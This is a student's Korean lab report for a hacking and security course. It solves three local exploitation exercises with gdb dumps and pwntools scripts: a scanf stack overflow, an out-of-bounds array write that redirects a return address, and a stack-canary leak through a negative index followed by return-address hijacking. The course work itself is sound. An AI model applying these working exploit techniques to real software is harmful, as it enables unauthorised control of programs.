해킹및정보보안

Lab #2

(CSE4104)

학번: 20211606

이름: 한석기

(2-2) exploit-guess

guess.c 파일의 취약점이 어딘지 찾아봤다.

```
33    for (trial = 1; trial <= 3; trial++) {
34      printf("(Trial %d) What is the passcode? : ", trial)
35      scanf("%s", input);
36      if (strlen(input) < 8) {
37        printf("Invalid passcode length\n");
38        continue;
39      }
40      if (strcmp(input, passcode) == 0) {
41        print_secret();
42      } else {
43        printf("Wrong passcode!\n");
44      }
45    }
46
```

scanf를 통해 input 배열의 인덱스를 넘어가 다른 스택 메모리를 exploit하는 방법을 생각했다.

따라서 passcode 받는 곳에서 중단점을 찍었다.

```
   0x0000000000400b06 <+90>:    mov    %rax,%rdi
   0x0000000000400b09 <+93>:    callq  0x400a3b <load_passcode>
   0x0000000000400b0e <+98>:    movb   $0x0,0x40(%rsp)
```

그리고 scanf 받는 곳에서 중단점을 찍었다.

```
 0x0000000000400b3f <+147>:   mov    $0x0,%eax
 0x0000000000400b44 <+152>:   callq  0x400860 <__isoc99_scanf@plt>
 0x0000000000400b49 <+157>:   lea    0x10(%rsp),%rax
```

```
(gdb) b * 0x400b09
Breakpoint 1 at 0x400b09
(gdb) b * 0x400b44
Breakpoint 2 at 0x400b44
```

```
(gdb) r
Starting program: /sogang/under/cse20211606/Lab2/2-2/guess.bin

Breakpoint 1, 0x0000000000400b09 in main ()
(gdb) x/14xg $rsp
0x7fffffffe030: 0x0000000000000000      0x0000000000000000
0x7fffffffe040: 0x0000000000000001      0x0000000000400c1d
0x7fffffffe050: 0x0000000000000000      0x0000000000000000
0x7fffffffe060: 0x0000000000400bd0      0x0000000000400890
0x7fffffffe070: 0x00007fffffffe160      0xd74eb8257bae4500
0x7fffffffe080: 0x0000000000000000      0x00007ffff7a2d840
0x7fffffffe090: 0x0000000000000000      0x00007fffffffe168
(gdb) ni
0x0000000000400b0e in main ()
(gdb) x/14xg $rsp
0x7fffffffe030: 0x0000000000000000      0x0000000000000000
0x7fffffffe040: 0x0000000000000001      0x0000000000400c1d
0x7fffffffe050: 0x0000000000000000      0x0000000000000000
0x7fffffffe060: 0x16f379e67248ae02      0x1054780f1cc31c9d
0x7fffffffe070: 0x00007fffffffe160      0xd74eb8257bae4500
0x7fffffffe080: 0x0000000000000000      0x00007ffff7a2d840
0x7fffffffe090: 0x0000000000000000      0x00007fffffffe168
```

passcode가 위와 같이 바뀌는 것을 확인했다.

passcode 주소는 disas로 확인했을 때, rsp + 0x30이었는데 위에서 보면 맞다.

그리고 input 주소는 rsp + 0x10인데 맞는지 확인하자.

```
(gdb) c
Continuing.
(Trial 1) What is the passcode? :
Breakpoint 2, 0x0000000000400b44 in main ()
(gdb) x/14xg $rsp
0x7fffffffe030: 0x0000000000000000      0x0000000100000000
0x7fffffffe040: 0x0000000000000001      0x0000000000400c1d
0x7fffffffe050: 0x0000000000000000      0x0000000000000000
0x7fffffffe060: 0x16f379e67248ae02      0x1054780f1cc31c9d
0x7fffffffe070: 0x00007fffffffe100      0xd74eb8257bae4500
0x7fffffffe080: 0x0000000000000000      0x00007ffff7a2d840
0x7fffffffe090: 0x0000000000000000      0x00007fffffffe168
(gdb) ni
AAAAAAAAAAAAAAAA
0x0000000000400b49 in main ()
(gdb) x/14xg $rsp
0x7fffffffe030: 0x0000000000000000      0x0000000100000000
0x7fffffffe040: 0x4141414141414141      0x4141414141414141
0x7fffffffe050: 0x0000000000000000      0x0000000000000000
0x7fffffffe060: 0x16f379e67248ae02      0x1054780f1cc31c9d
0x7fffffffe070: 0x00007fffffffe100      0xd74eb8257bae4500
0x7fffffffe080: 0x0000000000000000      0x00007ffff7a2d840
0x7fffffffe090: 0x0000000000000000      0x00007fffffffe168
```

맞다. 따라서 input으로 rsp + 0x30까지 exploit시키면 되겠다고 생각했다.

```python
p = process("./guess.bin")
for i in range(3):
    print(p.recvuntil(b"passcode? : "))
    p.sendline(b"A" * 0x10 + b"\x00" * 0x10 + b"A" * 0x10 + b"\x00" * 0x10)
    print(p.recvline())
```

exploit하는 python 코드다.

굳이 3번 다 안 돌려도 되지만 프로그램을 끝까지 실행하기 위해 돌렸다.

input 배열의 크기는 20bytes고 rsp + 0x10부터 쭉 들어가기 때문에 16bytes를 A로 채워줬다.

그리고 strcmp함수는 Null문자로 끝을 구분하기 때문에 Null문자로 16bytes를 채웠다.

이제 passcode에 해당되는 부분이다.

거기에 똑같이 16bytes를 A로 채워줬다. 그리고 Null문자로 16bytes를 채웠다.

```
cse20211606@cspro5:~/Lab2/2-2$ ./exploit-guess.py
[+] Starting local process './guess.bin': pid 137412
b'(Trial 1) What is the passcode? : '
b'Secret file content is: 20d33c6e\n'
b'(Trial 2) What is the passcode? : '
b'Secret file content is: 20d33c6e\n'
b'(Trial 3) What is the passcode? : '
b'Secret file content is: 20d33c6e\n'
[*] Stopped process './guess.bin' (pid 137412)
cse20211606@cspro5:~/Lab2/2-2$
```

이제 exploit-guess.py를 실행하면 strcmp함수가 0을 리턴해 그곳에 걸려있는 print_secret()함수가 정상적으로 실행되는 것을 확인할 수 있다.

(2-3) exploit-fund

fund.c 파일을 확인했다.

처음에 확인했을 때는 exploit이 일어날 만한 곳을 찾지 못했다.

read_int로 포맷을 확인하며 4bytes를 읽기 때문에 어려웠다.

하지만 취약점을 찾았다.

```
39  void rebalance_portfolio(int items[]) {
40    int src_idx, dst_idx, amount;
41    printf("Input the ID of item you want to withdraw money from: ");
42    src_idx = read_int();
43    printf("Input the ID of item you want to invest more money: ");
44    dst_idx = read_int();
45    printf("Decide how much to move: ");
46    amount = read_int();
47    if (src_idx < 0 || dst_idx < 0 || amount < 0) {
48      printf("Negative input not allowed for item number or amount of money\n");
49      return;
50    }
51    items[src_idx] -= amount;
52    items[dst_idx] += amount;
```

src_idx과 dst_idx로 배열의 크기 이상의 수를 입력 받고 배열 바깥으로 접근하는 것이다.

```
59    for (i = 0; i < ITEM_COUNT; i++) {
60      items[i] = 100000;
61    }
```

```
(gdb) x/20xg $rsp
0x7fffffffdfe0: 0x0000000000000000      0x00007fffffffe020
0x7fffffffdff0: 0x0000000200000003      0x6f91b65783d4f700
0x7fffffffe000: 0x0000000000000000      0x0000000000400c87
0x7fffffffe010: 0x0000001000000000      0x0000000200000000
0x7fffffffe020: 0x000186db0001861d      0x00018641000185db
0x7fffffffe030: 0x000186cb00018654      0x0001863c0001872c
0x7fffffffe040: 0x000185fb000185ab      0x0001872b00018671
0x7fffffffe050: 0x00018787000185e4      0x0001860f00018750
0x7fffffffe060: 0x0000000000400800      0x6f91b65783d4f700
0x7fffffffe070: 0x0000000000000006      0x0000000000400d15
```

items가 저장되어 있는 스택 메모리 주소는 위와 같다.

rsp + 0x40부터 저장되어 있는 것을 확인할 수 있다.

```
(gdb) disas manage_fund
Dump of assembler code for function manage_fund:
   0x00000000004008fb <+0>:     sub    $0x68,%rsp
```

manage_fund return address가 rsp + 0x68에 있던 것을 알 수 있고 rebalance_portfolio에서 sub를 0x28만큼 했기 때문에 rebalance_portfolio에서는 rsp + 0x98에 manage_fund의 return address가 있는 것을 알 수 있다.

```
Dump of assembler code for function print_secret:
   0x00000000004008f6 <+0>:     sub    $0x68,%rsp
   0x00000000004008fa <+4>:     mov    %fs:0x28,%rax
```

print_secret의 주소는 0x4008f6이다.

rebalance_portfolio의 rsp + 0x98에 저장되어 있는 주소는 0x400d15이다.

0x400d15를 0x4008f6으로 만들어야한다.

0x400d15 – 0x4008f6 = 0x41F = 1055다.

```
51      items[src_idx] -= amount;
52      items[dst_idx] += amount;
```

이제 위 배열 접근을 통해 rsp + 0x98을 공략하도록 하자.

items는 4bytes의 integer형 배열이고 배열 index에서 1이 증가하는 것은 4bytes 이동 및 접근을 의미한다.

따라서 rsp + 0x98에 접근하려면 배열의 마지막 요소 끝 메모리 주소 + 0x18로 접근한다.

0x18을 4로 나누면 6이다. 배열의 마지막 요소는 15번째 index이고 마지막 요소 끝 메모리 주소는 16번째 index이다. 16번째 index + 6은 배열 끝을 넘어간 22번째 index이고 그 주소가 rsp + 0x98이다.

따라서 마이너스 연산을 해주는 src_idx에 22를 입력으로 주고 amount에 1055를 준다면 rsp + 0x98은 print_secret()함수의 시작 주소인 0x4008f6으로 될 것이다.

```python
    p = process("./fund.bin")
    for i in range(4):
        print(p.recvline())
    print(p.recvuntil(b"(Enter 1~3): "))
    p.sendline(b"2")
    print(p.recvuntil(b"from:"))
    p.sendline(b"22")
    print(p.recvuntil(b"money:"))
    p.sendline(b"0")
    print(p.recvuntil(b"move:"))
    p.sendline(b"1055")

    for i in range(4):
        print(p.recvline())
    print(p.recvuntil(b"(Enter 1~3): "))
    p.sendline(b"3")
    print(p.recvline())
```

src_idx는 22를 주고 dst_idx는 22가 아닌 수 아무거나 Segmentation fault가 뜨지 않을 만큼의 수로 주면 된다. 그리고 amount에 1055를 준다.

이제 manage_fund의 return address가 바뀌었을 것이다.

그래서 manage_fund를 종료하려 3번을 입력했다.

그리고 line을 하나 받는다.

```
cse20211606@cspro5:~/Lab2/2-3$ ./exploit-fund.py
[+] Starting local process './fund.bin': pid 144531
b'=== Manage your fund portfolio ===\n'
b'1. Check your portfolio\n'
b'2. Rebalance the portfolio\n'
b'3. Retire from the market\n'
b'(Enter 1~3): '
b'Input the ID of item you want to withdraw money from:'
b' Input the ID of item you want to invest more money:'
b' Decide how much to move:'
b' === Manage your fund portfolio ===\n'
b'1. Check your portfolio\n'
b'2. Rebalance the portfolio\n'
b'3. Retire from the market\n'
b'(Enter 1~3): '
b'Secret file content is: 272cd04e\n'
[*] Stopped process './fund.bin' (pid 144531)
cse20211606@cspro5:~/Lab2/2-3$
```

위와 같이 출력되고 종료한다.

(2-4) exploit-memo

먼저 memo.c를 확인했다.

```
6   #define MAX_MEMO_COUNT 10
7   #define MAX_MEMO_LEN 24
8   #define BUFSIZE 50
```

#define으로 정의된 값들을 확인했다.

```
58  void modify_memo(struct memo marr[], int cur_cnt) {
59    char buf[BUFSIZE];
60    int i;
61
62    memset(buf, 0, BUFSIZE);
63    printf("Input the ID of memo to modify: ");
64    read(0, buf, BUFSIZE - 1);
65    i = (int) strtol(buf, NULL, 10);
66    if (0 <= i && i < cur_cnt) {
67      printf("Input the new content of memo #%d: ", i);
68      read(0, marr[i].buf, BUFSIZE);
69      marr[i].buf[strcspn(marr[i].buf, "\n")] = '\0'; // Replace trailing newline.
70      marr[i].modify_cnt++;
71    } else {
72      printf("[ERROR] Invalid ID\n");
73    }
74  }
```

그리고 modify_memo함수에서 MAX_MEMO_LEN는 24인데 BUFSIZE는 50인 것을 이용해서 뭘 할 수 있지 않을까 생각했다.

그래서 modify_memo의 read하는 부분에 breakpoint를 걸고 gdb를 진행했다.

```
Input the content of memo #8: A
<Memo System>
W: Write memo
R: Read memo
M: Modify memo
E. Exit
(Enter W/R/M/E): W
Input the content of memo #9: A
<Memo System>
W: Write memo
R: Read memo
M: Modify memo
E. Exit
(Enter W/R/M/E):
```

W입력과 A입력을 통해 memo #0 ~ memo #9까지 총 10개의 memo를 입력했다.

```
90      } while (c != '\n');
91      switch (choice) {
92        case 'W':
93          if (cur_cnt >= MAX_MEMO_COUNT) {
94            printf("[ERROR] Cannot write more memo\n");
95            break;
96          }
97          write_memo(marr, cur_cnt++);
```

위와 같이 exception control이 되어 있기 때문에 더 이상의 memo는 추가하지 못한다.

```
(Enter W/R/M/E): M
Input the ID of memo to modify:
Breakpoint 1, 0x0000000000400cbc in modify_memo ()
(gdb) x/80xg $rsp
0x7fffffffdec0: 0x0000000a0000000a      0x00007fffffffdf50
0x7fffffffded0: 0x00007fffffffe160      0x00007ffff7a8782b
0x7fffffffdee0: 0x0000000000000000      0x0000000000000000
0x7fffffffdef0: 0x0000000000000000      0x0000000000000000
0x7fffffffdf00: 0x0000000000000000      0x0000000000000000
0x7fffffffdf10: 0x00007ffff7dd0000      0xc3e30e1ab8f37200
0x7fffffffdf20: 0x0000000000000000      0x0000000000400ecc
0x7fffffffdf30: 0x0000000000000000      0x0000000a00000000
0x7fffffffdf40: 0x0000000a0000004d      0x000000000000000a
0x7fffffffdf50: 0x0000004100000000      0x0000000000000000
0x7fffffffdf60: 0x0000000000000000      0x0000000100000000
0x7fffffffdf70: 0x0000000000000041      0x0000000000000000
0x7fffffffdf80: 0x0000000000000000      0x0000004100000002
0x7fffffffdf90: 0x0000000000000000      0x0000000000000000
0x7fffffffdfa0: 0x0000000300000000      0x0000000000000041
0x7fffffffdfb0: 0x0000000000000000      0x0000000000000000
0x7fffffffdfc0: 0x0000004100000004      0x0000000000000000
0x7fffffffdfd0: 0x0000000000000000      0x0000000500000000
---Type <return> to continue, or q <return> to quit---
0x7fffffffdfe0: 0x0000000000000041      0x0000000000000000
0x7fffffffdff0: 0x0000000000000000      0x0000004100000006
0x7ffffffe000: 0x0000000000000000      0x0000000000000000
0x7ffffffe010: 0x0000000700000000      0x0000000000000041
0x7ffffffe020: 0x0000000000000000      0x0000000000000000
0x7ffffffe030: 0x0000004100000008      0x0000000000000000
0x7ffffffe040: 0x0000000000000000      0x0000000900000000
0x7ffffffe050: 0x0000000000000041      0x0000000000000000
0x7ffffffe060: 0x0000000000000000      0xc3e30e1ab8f37200
0x7ffffffe070: 0x0000000000400f70      0x0000000000400f64
0x7ffffffe080: 0x0000000000000000      0x00007ffff7a2d840
0x7ffffffe090: 0x0000000000000000      0x00007fffffffe168
```

M을 입력해 read부분에 break가 걸리고 rsp를 출력했다.

A는 Ascii코드로 0x41이고 0x7fffffffdf50 ~ 0x7ffffffe050까지 곳곳에 보인다.

0x41의 개수를 세어보니 10개다. 그리고 중간마다 1부터 9까지의 숫자도 적혀있다.

ID가 분명했다.

```
(gdb) c
Continuing.
0
Input the new content of memo #0: A
<Memo System>
W: Write memo
R: Read memo
M: Modify memo
E. Exit
(Enter W/R/M/E): M
Input the ID of memo to modify:
Breakpoint 1, 0x0000000000400cbc in modify_memo ()
(gdb) c
Continuing.
0
Input the new content of memo #0: A
<Memo System>
W: Write memo
R: Read memo
M: Modify memo
E. Exit
(Enter W/R/M/E): M
Input the ID of memo to modify:
Breakpoint 1, 0x0000000000400cbc in modify_memo ()
(gdb) c
Continuing.
0
Input the new content of memo #0: A
<Memo System>
W: Write memo
R: Read memo
M: Modify memo
E. Exit
(Enter W/R/M/E): M
Input the ID of memo to modify:
Breakpoint 1, 0x0000000000400cbc in modify_memo ()
(gdb) C
Continuing.
1
Input the new content of memo #1: A
<Memo System>
W: Write memo
R: Read memo
M: Modify memo
E. Exit
(Enter W/R/M/E): M
Input the ID of memo to modify:
Breakpoint 1, 0x0000000000400cbc in modify_memo ()
(gdb)
```

위와 같이 0번 메모를 같은 값으로 3번 수정하고 1번 메모를 같은 값으로 1번 수정해봤다.

```
0x7fffffffdf50: 0x0000004100030000      0x0000000000000000
0x7fffffffdf60: 0x0000000000000000      0x0001000100000000
0x7fffffffdf70: 0x0000000000000041      0x0000000000000000
0x7fffffffdf80: 0x0000000000000000      0x0000004100000002
0x7fffffffdf90: 0x0000000000000000      0x0000000000000000
0x7fffffffdfa0: 0x0000000300000000      0x0000000000000041
```

0x7fffffffdf50에 0x00030000인 것으로 보아 앞의 0x0003은 modify_count이고 뒤의 0x0000은 ID다. 확신한 이유는 뒤의 0x00010001부분으로 modify_count가 1, ID가 1인 것을 확인할 수 있기 때문이다. 그리고 ID가 2인 것은 수정을 한 번도 안 했기 때문에 modify_count는 0이다.

이것을 토대로 memo는 하나마다 ID, modify_count, content 순서로 각 2bytes, 2bytes, 24bytes를 차지한다.

```
10  struct memo {
11      unsigned short id;
12      unsigned short modify_cnt;
13      char buf[MAX_MEMO_LEN];
14  };
```

스택 메모리로 먼저 확인을 했는데 이렇게 struct를 먼저 볼 걸 했다.

unsigned short는 2bytes로 id가 있고 modify_cnt가 있다. 그리고 MAX_MEMO_LEN은 위에 #define으로 확인했듯이 24다. 따라서 위의 스택 메모리로 확인한 바가 맞다.

```
Dump of assembler code for function main:
   0x000000000400f1f <+0>:     sub    $0x8,%rsp
```

main함수는 return address와 함께 총 0x10bytes를 차지한다.

```
Dump of assembler code for function memo_system:
   0x0000000000400dde <+0>:     sub    $0x148,%rsp
   0x0000000000400de5 <+7>:     mov    %fs:0x28,%ra
```

memo_system함수는 return address와 함께 총 0x148bytes를 차지한다.

memo_system함수는 main에서 실행되기 때문에 rsp + 0x158에 memo_system의 return address가 저장된다.

```
0x7fffffffe060: 0x0000000000000000      0xa348119c6f32ed00
0x7fffffffe070: 0x0000000000400f70      0x0000000000400f64
```

그것이 0x400f64다.

```
0x0000000000400f5f <+64>:    callq  0x400dde <memo_system>
0x0000000000400f64 <+69>:    mov    $0x0,%eax
0x0000000000400f69 <+74>:    add    $0x8,%rsp
```

main에서 memo_system호출 다음 0x400f64인걸 보아 저 곳이 맞다.

그러면 memo_system을 종료할 때, 0x400f64가 아닌 print_secret() address로 가면 될 것 같다.

```
(gdb) disas print_secret
Dump of assembler code for function print_secret:
   0x0000000000400926 <+0>:     sub    $0x68,%rsp
   0x000000000040092a <+4>:     mov    %fs:0x28,%rax
```

print_secret함수의 시작 주소는 0x400926이다.

하지만 여기서 문제가 발생했다.

마지막 9번 메모에서 modify할 때, bufsize가 50이라 해당 리턴 address까지 덧씌울 수 있었지만 아래와 같은 문제가 발생했다.

```
(gdb) C
Continuing.
E
*** stack smashing detected ***: /sogang/under/cse20211606/Lab2/2-4/memo.bin terminated
```

stack smashing으로 stack canary 부분이 변경된 것을 감지해서 강제종료가 된 것이다.

```
0x7fffffffe050: 0x0000000000000041      0x0000000000000000
0x7fffffffe060: 0x0000000000000000      0xc3e30e1ab8f37200
0x7fffffffe070: 0x0000000000400f70      0x0000000000400f64
0x7fffffffe080: 0x0000000000000000      0x00007ffff7a2d840
0x7fffffffe090: 0x0000000000000000      0x00007fffffffe168
```

```
0x7fffffffdf00: 0x0000000000000000      0x0000000000000000
0x7fffffffdf10: 0x00007ffff7dd0000      0xc3e30e1ab8f37200
0x7fffffffdf20: 0x0000000000000000      0x0000000000400ecc
0x7fffffffdf30: 0x0000000000000000      0x0000000a00000000
0x7fffffffdf40: 0x0000000a0000004d      0x000000000000000e
0x7fffffffdf50: 0x0000004100030000      0x0000000000000000
```

위와 아래는 서로 다른 프로세스에서 실행된 것이다.

```
0x7fffffffdf00: 0x0000000000000000      0x0000000000000000
0x7fffffffdf10: 0x00007ffff7dd0000      0xe5ff123d02856700
0x7fffffffdf20: 0x0000000000000000      0x0000000000400ecc
```

```
0x7fffffffe060: 0x0000000000000000      0xe5ff123d02856700
0x7fffffffe070: 0x0000000000400f70      0x0000000000400f64
```

각 프로세스마다 stack canary는 같지만 서로 다른 프로세스는 stack canary가 다른 것을 확인할 수 있다. stack canary를 정적으로 입력을 줄 수 없고, 동적으로 받아와 입력을 주는 다른 방법이 필요했다.

```
39  void read_memo(struct memo marr[], int cur_cnt) {
40      char buf[BUFSIZE];
41      int i;
42
43      memset(buf, 0, BUFSIZE);
44      printf("Input the ID of memo to read: ");
45      read(0, buf, BUFSIZE - 1);
46      i = (int) strtol(buf, NULL, 10);
47      if (i >= cur_cnt) {
48          printf("[ERROR] Invalid ID\n");
49          return;
50      }
51      printf("ID: %hu\n", marr[i].id);
52      printf("Modification count: %hu\n", marr[i].modify_cnt);
53      printf("Content: ");
54      write(1, marr[i].buf, MAX_MEMO_LEN);
55      printf("\n");
56  }
```

위 함수에서 실마리를 찾았다.

stdin으로 받은 buf를 integer로 변환하는데 음수 체크가 안돼 있다.

따라서 음수로 이전 스택 메모리 영역을 접근해 출력할 수 있다.


Memo는 struct이고 한 Memo마다 28bytes를 사용한다.

```
0x7fffffffdf00: 0x0000000000000000      0x0000000000000000
0x7fffffffdf10: 0x00007ffff7dd0000      0xe5ff123d02856700
0x7fffffffdf20: 0x0000000000000000      0x0000000000400ecc
0x7fffffffdf30: 0x0000000000000000      0x0000000a00000000
0x7fffffffdf40: 0x0000000a0000004d      0x000000000000000c
0x7fffffffdf50: 0x4141414100000000      0x0000000000000000
```

0x7fffffffdf50 ~ 0x7fffffffdf57부분이 memo #0의 id, modify_count, content이고 0x7fffffffdf50부분부터 거꾸로 28Bytes씩 간다. 그러면 0x7fffffffdf34 ~ 0x7fffffffdf4f까지가 index -1에 해당하는 부분이고 0x7fffffffdf18 ~ 0x7fffffffdf33까지가 index -2에 해당되는 부분이다.

그런데 0x7fffffffdf18에 stack canary가 있다.

id를 -2로 주고 stack canary를 얻을 수 있다는 것이다.



stack canary는 0xe5ff123d02856700다.

ID에서 받은 숫자 26368은 0x6700이고 Modify_count의 숫자 645는 0x0285이다.

그리고 Content부분엔 Ascii 코드로 나타낼 수 있는 문자인 =과 @가 출력되고 나머지 3문자는 깨진다. =은 Ascii 코드표를 확인했을 때, 16진수로 0x3d고 @는 0x40이다.

@는 뒤에 0x400ecc부분의 0x40이 출력됐고 =은 stack canary의 0x3d부분이 출력됐다.

ID와 Modify_count만 16진수로 보더라도 stack canary임이 분명했다.

위의 과정을 보아 python code에서는 출력을 받아 파싱해 연결하는 과정이 필요할 것 같았다.

여기서 정리를 잠깐 하자면 Control Hijack을 하려하는데 중간에 canary가 있어 canary를 알아내는 과정을 진행중인 것이다. 9번 메모를 수정할 때, 24bytes의 아무 입력과 canary 그리고 print_secret()의 address를 넣어준다면 exploit에 성공한다.

```
    p.sendline(b"R")
    print(p.recvuntil(b": "))
    p.sendline(b"-2")

    ID = p.recvline()
    ID = ID[:len(ID)-1]
    ID_arr = ID.split(b' ')
    ID_parsed = hex(int(ID_arr[1]))
    ID_parsed = ID_parsed[2:]
    if len(ID_parsed) != 4:
        ID_parsed = "0" + ID_parsed
    arr1 = bytearray.fromhex(ID_parsed)

    Count = p.recvline()
    Count = Count[:len(Count)-1]
    Count_arr = Count.split(b' ')
    Count_parsed = hex(int(Count_arr[2]))
    Count_parsed = Count_parsed[2:]
    if len(Count_parsed) != 4:
        Count_parsed = "0" + Count_parsed
    arr2 = bytearray.fromhex(Count_parsed)

    Content = p.recvline()
    Content = Content[:len(Content) - 1]
    Content_arr = Content.split(b' ')
    Content_parsed = Content_arr[1][:4]
    canary = bytes([arr1[1], arr1[0], arr2[1], arr2[0], Content_arr[1][0],Content_arr[1][1],Content_arr[1][2],Content_arr[1][3]])
```

parsing은 위와 같이 진행했다. ID와 modify count를 띄어쓰기 기준으로 split하고 split한 것을 숫자만 접근해 hex string으로 만들었다. 0x를 빼기 위해 parsing을 했고 "0" padding으로 align했다. 그리고 해당 string을 byte array로 저장했다. Content는 그냥 parsing했고 따로 변환이 필요 없었다. 그리고 little endian에 따라 canary에 bytes형으로 넣어줬다.

```
    for i in range(5):
        print(p.recvline())
    print(p.recvuntil(b"(Enter W/R/M/E): "))
    p.sendline(b"M")
    print(p.recvuntil(b": "))
    p.sendline(b"9")
    print(p.recvuntil(b": "))
    p.sendline(b"A" * 0x18 + canary + b"\x26\x09\x40\x00\x00\x00\x00\x00" * 2)

    for i in range(5):
        print(p.recvline())
    print(p.recvuntil(b"(Enter W/R/M/E): "))
    p.sendline(b"E")
    print(p.recvline())
```

이렇게 canary를 read_memo에서 얻고 modify_memo를 실행시킨다. 9번 memo에 접근해 총 0x30의 입력을 준다. 입력은 "A"로 0x18을 채우고 canary로 다음 0x8을 채운 다음 print_secret의 address를 padding한 상태로 두 번 채운다.

이전에 padding을 하지 않았다가 개행문자가 들어가 제대로 리턴이 안돼, print_secret을 출력하지 못했지만 p.recvline()을 해, EOFError가 뜨는 상황이 발생했었기 때문에 저렇게 진행했다.

그리고 마지막에 E를 입력으로 주면

```
b'Input the content of memo #9: '
b'<Memo System>\n'
b'W: Write memo\n'
b'R: Read memo\n'
b'M: Modify memo\n'
b'E. Exit\n'
b'(Enter W/R/M/E): '
b'Input the ID of memo to read: '
b'<Memo System>\n'
b'W: Write memo\n'
b'R: Read memo\n'
b'M: Modify memo\n'
b'E. Exit\n'
b'(Enter W/R/M/E): '
b'Input the ID of memo to modify: '
b'Input the new content of memo #9: '
b'<Memo System>\n'
b'W: Write memo\n'
b'R: Read memo\n'
b'M: Modify memo\n'
b'E. Exit\n'
b'(Enter W/R/M/E): '
b'Secret file content is: 0bc52df4\n'
[*] Stopped process './memo.bin' (pid 153308)
cse20211606@cspro5:~/Lab2/2-4$
```

위와 같이 secret.txt의 내용이 출력된다.